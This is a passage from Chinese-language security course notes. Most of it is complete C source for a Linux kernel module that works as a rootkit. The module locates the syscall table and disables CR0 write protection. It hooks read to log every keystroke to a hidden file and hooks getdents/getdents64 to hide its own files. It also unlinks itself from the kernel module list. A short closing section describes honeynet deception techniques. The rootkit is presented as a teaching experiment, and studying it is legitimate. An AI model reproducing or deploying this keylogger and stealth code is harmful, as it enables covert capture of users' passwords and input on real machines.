        "%04d/%02d/%02d %02d:%02d:%02d CMD:%s PID:%d UID:%u> ",
        tm.tm_year + 1900, tm.tm_mon + 1, tm.tm_mday,
        tm.tm_hour + 8, tm.tm_min, tm.tm_sec,
        current->comm, current->pid, __kuid_val(current->cred->uid));
    vfs_write(fp, buf, strlen(buf), &pos);

    // 格式化日志体
    va_start(ap, format);
    vsnprintf(buf, sizeof(buf), format, ap);
    va_end(ap);
    vfs_write(fp, buf, strlen(buf), &pos);

    // 写入日志文件
    vfs_write(fp, "\n", 1, &pos);

    // 恢复地址范围
    set_fs(fs);
    // 关闭日志文件
    filp_close(fp, NULL);
}

// 关闭写保护
static void close_wp(void) {
    volatile unsigned long cr0; // CR0寄存器

    // 禁止内核抢占
    preempt_disable();
    // 读取CR0寄存器
    cr0 = read_cr0();

    // 清除写保护位
    clear_bit(X86_CR0_WP_BIT, &cr0);
```

```
    // 写入CR0寄存器
    write_cr0(cr0);
    // 使能内核抢占
    preempt_enable();
}

// 打开写保护
static void open_wp(void) {
    volatile unsigned long cr0; // CR0寄存器

    // 禁止内核抢占
    preempt_disable();
    // 读取CR0寄存器
    cr0 = read_cr0();

    // 设置写保护位
    set_bit(X86_CR0_WP_BIT, &cr0);

    // 写入CR0寄存器
    write_cr0(cr0);
    // 使能内核抢占
    preempt_enable();
}

// 新系统调用
asmlinkage static long fake_read(
    unsigned int fd, char __user* buf, size_t count) {
    long                len;                    // 读取字节长度
    struct file        * fp;                    // 读取文件结构
    char                path[512];              // 读取文件路径
    const char         * dev = "/dev/input/event"; // 设备文件路径
    struct input_event  evt;                    // 输入事件结构

    // 若读到内容...
    if ((len = real_read(fd, buf, count)) > 0)
        // 获取文件结构
        if ((fp = fget(fd)) != NULL) {
            // 若有输入事件...
            if (! strncmp(d_path(&fp->f_path, path, sizeof(path)),
                dev, strlen(dev))) {
                // 复制事件结构
                copy_from_user(&evt, buf, sizeof(evt));

                // 若有键盘事件...
                if (evt.type == EV_KEY && evt.code < 128)
                    wlog("[%s] %s", keys[evt.code],
                        evt.value ? "Down" : "Up");
            }

            // 释放文件结构
            fput(fp);
        }

    return len;
```

```
}

// 寻找系统调用表
static int search_sct(void) {
    for (sys_call_table = (void**)PAGE_OFFSET;
        sys_call_table < (void**)ULLONG_MAX; ++sys_call_table)
        if (sys_call_table[__NR_close] == (void*)sys_close)
            return 0;

    return -1;
}

// 挂钩
static void hook(void) {
    // 关闭写保护
    close_wp();

    // 备份原系统调用
    real_read = sys_call_table[__NR_read];
    // 设置新系统调用
    sys_call_table[__NR_read] = fake_read;

    // 打开写保护
    open_wp();
}

// 解钩
static void unhook(void) {
    // 关闭写保护
    close_wp();

    // 恢复原系统调用
    sys_call_table[__NR_read] = real_read;

    // 打开写保护
    open_wp();
}

// 隐藏模块
static void hide_mod(void) {
    __this_module.list.prev->next = __this_module.list.next;
    __this_module.list.next->prev = __this_module.list.prev;
    __this_module.list.next = LIST_POISON1;
    __this_module.list.prev = LIST_POISON2;
}

// 加载模块
static int __init init_mod(void) {
    wlog("Initializing module ...");

    // 寻找系统调用表
    if (search_sct() == -1) {
        wlog("Unable to find system call table");
        return -1;
    }
```

```
    // 挂钩
    hook();

    // 隐藏模块
    hide_mod();

    return 0;
}

// 卸载模块
static void __exit exit_mod(void) {
    // 解钩
    unhook();

    wlog("Exiting module OK!");
}

module_init(init_mod);
module_exit(exit_mod);

MODULE_LICENSE("GPL");
```

9.3.3 隐藏文件

1. 文件隐藏原理

劫持sys_getdents和sys_getdents64系统调用，将需要隐藏的目录条目从目录条目表中删除。

2. 文件隐藏实验

```c
// kbdcap.c
// 键盘捕捉模块

#include <linux/rtc.h>
#include <linux/file.h>
#include <linux/input.h>
#include <linux/slab.h>
#include <linux/dirent.h>
#include <linux/syscalls.h>
#include <linux/kernel.h>
#include <linux/module.h>

// 日志文件
#define LOGFILE "/tmp/kbdcap.log"

// 目录条目
struct linux_dirent {
    unsigned long  d_ino;
    unsigned long  d_off;
    unsigned short d_reclen;
    char           d_name[];
};

// 键盘按键
static const char* keys[] = {
    "",          "ESC",             "1(!)",        "2(@)",
    "3(#)",      "4($)",            "5(%)",        "6(^)",
    "7(&)",      "8(*)",            "9(()",        "0())",
    "-(_)",      "=(+)",            "BACKSPACE",   "TAB",
    "Q",         "W",               "E",           "R",
    "T",         "Y",               "U",           "I",
    "O",         "P",               "[({)",        "](})",
    "ENTER",     "LEFTCTRL",        "A",           "S",
    "D",         "F",               "G",           "H",
    "J",         "K",               "L",           ";(:)",
    "'(\")",     "`(~)",            "LEFTSHIFT",   "\\(|)",
    "Z",         "X",               "C",           "V",
    "B",         "N",               "M",           ",(<)",
    ".(>)",      "/(?)",            "RIGHTSHIFT",  "<*>",
    "LEFTALT",   " ",               "CAPSLOCK",    "F1",
    "F2",        "F3",              "F4",          "F5",
    "F6",        "F7",              "F8",          "F9",
    "F10",       "NUMLOCK",         "SCROLLLOCK",  "<7(HOME)>",
    "<8(UP)>",   "<9(PAGEUP)>",     "<->",         "<4(LEFT)>",
    "<5>",       "<6(RIGHT)>",      "<+>",         "<1(END)>",
    "<2(DOWN)>", "<3(PAGEDOWN)>",   "<0(INSERT)>", "<.(DELETE)>",
    "",          "ZENKAKUHANKAKU",  "102ND",       "F11",
    "F12",       "RO",              "KATAKANA",    "HIRAGANA",
    "HENKAN",    "KATAKANAHIRAGANA", "MUHENKAN",   "KPJPCOMMA",
    "<ENTER>",   "RIGHTCTRL",       "</>",         "SYSRQ",
    "RIGHTALT",  "LINEFEED",        "HOME",        "UP",
    "PAGEUP",    "LEFT",            "RIGHT",       "END",
    "DOWN",      "PAGEDOWN",        "INSERT",      "DELETE",
    "MACRO",     "MUTE",            "VOLUMEDOWN",  "VOLUMEUP",
```

```
    "POWER",     "<=>",              "<±>",          "PAUSE",
    "SCALE",     "<,>",              "HANGUEL",      "HANJA",
    "YEN",       "LEFTMETA",         "RIGHTMETA",    "COMPOSE"};

// 隐藏文件表
static const char* hidden_files[] = {"kbdcap.ko", "kbdcap.log"};

// 系统调用表
static void** sys_call_table;

// 原系统调用
asmlinkage static long (*real_read)(
    unsigned int fd, char __user* buf, size_t count);

// 原系统调用
asmlinkage static long (*real_getdents)(unsigned int fd,
    struct linux_dirent __user* dirent, unsigned int count);

// 原系统调用
asmlinkage static long (*real_getdents64)(unsigned int fd,
    struct linux_dirent64 __user* dirent, unsigned int count);

// 写日志
static void wlog(const char* format, ...) {
    struct file     * fp;        // 文件结构
    mm_segment_t      fs;        // 地址范围
    struct rtc_time   tm;        // 时间结构
    loff_t            pos = 0;   // 读写位置
    va_list           ap;        // 可变参数
    static char       buf[1024]; // 日志缓冲

    // 打开日志文件
    if (IS_ERR(fp = filp_open(LOGFILE,
        O_CREAT | O_WRONLY | O_APPEND, 0644)))
        return;

    // 备份地址范围
    fs = get_fs();
    // 设置地址范围
    set_fs(KERNEL_DS);

    // 格式化日志头
    rtc_time_to_tm(get_seconds(), &tm);
    snprintf(buf, sizeof(buf),
        "%04d/%02d/%02d %02d:%02d:%02d CMD:%s PID:%d UID:%u> ",
        tm.tm_year + 1900, tm.tm_mon + 1, tm.tm_mday,
        tm.tm_hour + 8, tm.tm_min, tm.tm_sec,
        current->comm, current->pid, __kuid_val(current->cred->uid));
    vfs_write(fp, buf, strlen(buf), &pos);

    // 格式化日志体
    va_start(ap, format);
    vsnprintf(buf, sizeof(buf), format, ap);
    va_end(ap);
    vfs_write(fp, buf, strlen(buf), &pos);
```

```
    // 写入日志文件
    vfs_write(fp, "\n", 1, &pos);

    // 恢复地址范围
    set_fs(fs);
    // 关闭日志文件
    filp_close(fp, NULL);
}

// 关闭写保护
static void close_wp(void) {
    volatile unsigned long cr0; // CR0寄存器

    // 禁止内核抢占
    preempt_disable();
    // 读取CR0寄存器
    cr0 = read_cr0();

    // 清除写保护位
    clear_bit(X86_CR0_WP_BIT, &cr0);

    // 写入CR0寄存器
    write_cr0(cr0);
    // 使能内核抢占
    preempt_enable();
}

// 打开写保护
static void open_wp(void) {
    volatile unsigned long cr0; // CR0寄存器

    // 禁止内核抢占
    preempt_disable();
    // 读取CR0寄存器
    cr0 = read_cr0();

    // 设置写保护位
    set_bit(X86_CR0_WP_BIT, &cr0);

    // 写入CR0寄存器
    write_cr0(cr0);
    // 使能内核抢占
    preempt_enable();
}

// 新系统调用
asmlinkage static long fake_read(
    unsigned int fd, char __user* buf, size_t count) {
    long                len;                    // 读取字节长度
    struct file        * fp;                     // 读取文件结构
    char                path[512];              // 读取文件路径
    const char         * dev = "/dev/input/event"; // 设备文件路径
    struct input_event  evt;                    // 输入事件结构
```

```
    // 若读到内容...
    if ((len = real_read(fd, buf, count)) > 0)
        // 获取文件结构
        if ((fp = fget(fd)) != NULL) {
            // 若有输入事件...
            if (! strncmp(d_path(&fp->f_path, path, sizeof(path)),
                dev, strlen(dev))) {
                // 复制事件结构
                copy_from_user(&evt, buf, sizeof(evt));

                // 若有键盘事件...
                if (evt.type == EV_KEY && evt.code < 128)
                    wlog("[%s] %s", keys[evt.code],
                        evt.value ? "Down" : "Up");
            }

            // 释放文件结构
            fput(fp);
        }

    return len;
}

// 新系统调用
asmlinkage static long fake_getdents(unsigned int fd,
    struct linux_dirent __user* dirent, unsigned int count) {
    long                  len;  // 目录条目表字节数
    void                * buf;  // 目录条目表内核缓冲区
    struct linux_dirent * this; // 当前目录条目
    struct linux_dirent * next; // 下一个目录条目
    long                  rest; // 剩余字节数
    int                   i;    // 隐藏文件表索引

    // 若读到目录条目表...
    if ((len = real_getdents(fd, dirent, count)) > 0)
        // 分配目录条目表内核缓冲区
        if ((buf = kmalloc(len, GFP_KERNEL)) != NULL) {
            // 将目录条目表从用户缓冲区复制到内核缓冲区
            copy_from_user(buf, dirent, len);

            // 遍历目录条目表
            for (this = buf, rest = len; rest; this = next) {
                // 更新下一个目录条目
                next = (struct linux_dirent*)(
                    (uint8_t*)this + this->d_reclen);
                // 更新剩余字节数
                rest -= this->d_reclen;

                // 遍历隐藏文件表
                for (i = 0; i < sizeof(hidden_files) /
                    sizeof(hidden_files[0]); ++i)
                    // 若当前目录条目需要被隐藏
                    if (! strncmp(this->d_name, hidden_files[i],
                        strlen(hidden_files[i]))) {
                        // 删除当前目录条目
```

```
                        memmove(this, next, rest);
                        next = this;
                        len -= this->d_reclen;
                        break;
                    }
            }

            // 将目录条目表从内核缓冲区复制到用户缓冲区
            copy_to_user(dirent, buf, len);
            // 释放目录条目表内核缓冲区
            kfree(buf);
        }

    return len;
}

// 新系统调用
asmlinkage static long fake_getdents64(unsigned int fd,
    struct linux_dirent64 __user* dirent, unsigned int count) {
    long                    len;  // 目录条目表字节数
    void                  * buf;  // 目录条目表内核缓冲区
    struct linux_dirent64 * this; // 当前目录条目
    struct linux_dirent64 * next; // 下一个目录条目
    long                    rest; // 剩余字节数
    int                     i;    // 隐藏文件表索引

    // 若读到目录条目表...
    if ((len = real_getdents64(fd, dirent, count)) > 0)
        // 分配目录条目表内核缓冲区
        if ((buf = kmalloc(len, GFP_KERNEL)) != NULL) {
            // 将目录条目表从用户缓冲区复制到内核缓冲区
            copy_from_user(buf, dirent, len);

            // 遍历目录条目表
            for (this = buf, rest = len; rest; this = next) {
                // 更新下一个目录条目
                next = (struct linux_dirent64*)(
                    (uint8_t*)this + this->d_reclen);
                // 更新剩余字节数
                rest -= this->d_reclen;

                // 遍历隐藏文件表
                for (i = 0; i < sizeof(hidden_files) /
                    sizeof(hidden_files[0]); ++i)
                    // 若当前目录条目需要被隐藏
                    if (! strncmp(this->d_name, hidden_files[i],
                        strlen(hidden_files[i]))) {
                        // 删除当前目录条目
                        memmove(this, next, rest);
                        next = this;
                        len -= this->d_reclen;
                        break;
                    }
            }
```

```
            // 将目录条目表从内核缓冲区复制到用户缓冲区
            copy_to_user(dirent, buf, len);
            // 释放目录条目表内核缓冲区
            kfree(buf);
        }

    return len;
}

// 寻找系统调用表
static int search_sct(void) {
    for (sys_call_table = (void**)PAGE_OFFSET;
        sys_call_table < (void**)ULLONG_MAX; ++sys_call_table)
        if (sys_call_table[__NR_close] == (void*)sys_close)
            return 0;

    return -1;
}

// 挂钩
static void hook(void) {
    // 关闭写保护
    close_wp();

    // 备份原系统调用
    real_read = sys_call_table[__NR_read];
    // 设置新系统调用
    sys_call_table[__NR_read] = fake_read;

    // 备份原系统调用
    real_getdents = sys_call_table[__NR_getdents];
    // 设置新系统调用
    sys_call_table[__NR_getdents] = fake_getdents;

    // 备份原系统调用
    real_getdents64 = sys_call_table[__NR_getdents64];
    // 设置新系统调用
    sys_call_table[__NR_getdents64] = fake_getdents64;

    // 打开写保护
    open_wp();
}

// 解钩
static void unhook(void) {
    // 关闭写保护
    close_wp();

    // 恢复原系统调用
    sys_call_table[__NR_read] = real_read;

    // 恢复原系统调用
    sys_call_table[__NR_getdents] = real_getdents;

    // 恢复原系统调用
```

```
    sys_call_table[__NR_getdents64] = real_getdents64;

    // 打开写保护
    open_wp();
}

// 隐藏模块
static void hide_mod(void) {
    __this_module.list.prev->next = __this_module.list.next;
    __this_module.list.next->prev = __this_module.list.prev;
    __this_module.list.next = LIST_POISON1;
    __this_module.list.prev = LIST_POISON2;
}

// 加载模块
static int __init init_mod(void) {
    wlog("Initializing module ...");

    // 寻找系统调用表
    if (search_sct() == -1) {
        wlog("Unable to find system call table");
        return -1;
    }

    // 挂钩
    hook();

    // 隐藏模块
    hide_mod();

    return 0;
}

// 卸载模块
static void __exit exit_mod(void) {
    // 解钩
    unhook();

    wlog("Exiting module OK!");
}

module_init(init_mod);
module_exit(exit_mod);

MODULE_LICENSE("GPL");
```

9.3.4 网络诱骗的发展趋势

1. Honey Net欺骗空间技术

欺骗空间技术，通过增加搜索空间，来加大入侵者的工作量，达到安全防护的目的。

借助计算机系统的多宿主能力(Multi-Homed Capability)，可在一块以太网卡上部署众多拥有独立MAC地址的IP地址。只需一台运行Linux系统的PC机即可绑定多达4000个IP地址。16台这样的计算机几乎覆盖了整个B类地址空间，而真正的网络服务器就隐藏在这16台计算机中间。入侵者必须从多达64000个IP地址中找到真正的服务器地址，其工作量将相当巨大。诱骗服务器的通信端口被设计为更容易被扫描器发现，以降低入侵者的命中率，增加入侵行为的时间成本。

2. 虚拟网络诱骗系统

利用虚拟化软件，在单台主机硬件上虚拟出多台彼此独立的诱骗主机，分别运行传统网络诱骗系统的各组成部分，以降低网络诱骗系统的成本。

1) 自治型虚拟网络诱骗系统

将整个网络诱骗系统在单一硬件上浓缩实现，集数据捕获、数据控制、数据存储、数据传输于一身：

- 优点：便携、易用、价格低廉
- 缺点：单点故障瓶颈、硬件性能要求高、安全性差、软件种类受限

2) 混杂型虚拟网络诱骗系统

真实主机与虚拟化软件相结合的网络诱骗系统。数据的捕获、控制、存储和传输在一台独立的真实主机硬件上运行，在另外一到数台与之隔离的主机硬件上，以虚拟化的方式同时运行多台诱骗主机：

- 优点：安全性高、灵活性强
- 缺点：至少需要两台主机硬件，价格较高，便携性差

3. 分布式网络诱骗系统

分布式网络诱骗系统将网络诱骗系统的各组成部分散布于正常业务系统和资源中，一方面平摊了网络诱骗系统各部分的负载，另一方面利用闲置服务器资源参与网络诱骗，并与入侵者交互，降低了陷阱网络被发现的风险，提高了成功诱骗入侵者的概率。

4. 其它诱骗技术

1) 网络流量仿真技术

产生仿真网络流量，防止入侵者通过流量分析识破诱骗系统的存在：

- 以实时或重现方式，模拟真实的业务流量
- 从远程产生伪造流量

2) 网络动态配置技术

真实系统是随时间而不断变化的，因此网络诱骗系统也必须随时改变，否则在入侵者的长期监视下，网络诱骗系统本身很快就会被识破。

3) 多重地址转换技术

由代理服务器提供地址转换，将对真实服务主机的访问重定向到，与之类型和配置都完全相同的诱骗服务主机上。既强化了网络诱骗系统的间接性和隐蔽性，同时也提高了诱骗的真实性。

4) 创建组织信息欺骗

如果某个组织提供有关个人和系统信息的访问，那么诱骗系统也必须以某种足够逼真的方式反映这些信息，否则诱骗很容易被识破，当然这些信息本身都是伪造的。

达内集团◇C++教研部◇闵卫